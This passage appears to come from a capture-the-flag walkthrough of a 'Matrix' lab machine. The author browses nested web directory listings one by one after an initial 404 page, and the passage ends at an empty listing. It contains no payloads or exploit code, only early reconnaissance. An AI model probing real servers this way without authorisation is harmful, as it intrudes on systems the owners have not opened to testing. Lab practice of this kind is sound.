
Error response

Error code 404.

Message: File not found.

Error code explanation: 404 = Nothing matches the given URI.


Let's try it out in the beginning as shown below. So there is a url named Matrix here.



Directory listing for /Matrix/

- 4/
- 6/
- c/
- d/
- e/
- i/
- k/
- n/
- o/
- u/
- v/
- w/


But it has many links again. I decide to check them out in sequence. First, I try the "4" link.



Directory listing for /Matrix/4/

- e/
- m/
- n/
- o/
- r/


Inside the "4" link, there are more hyperlinks. I click on "e".



Directory listing for /Matrix/4/e/

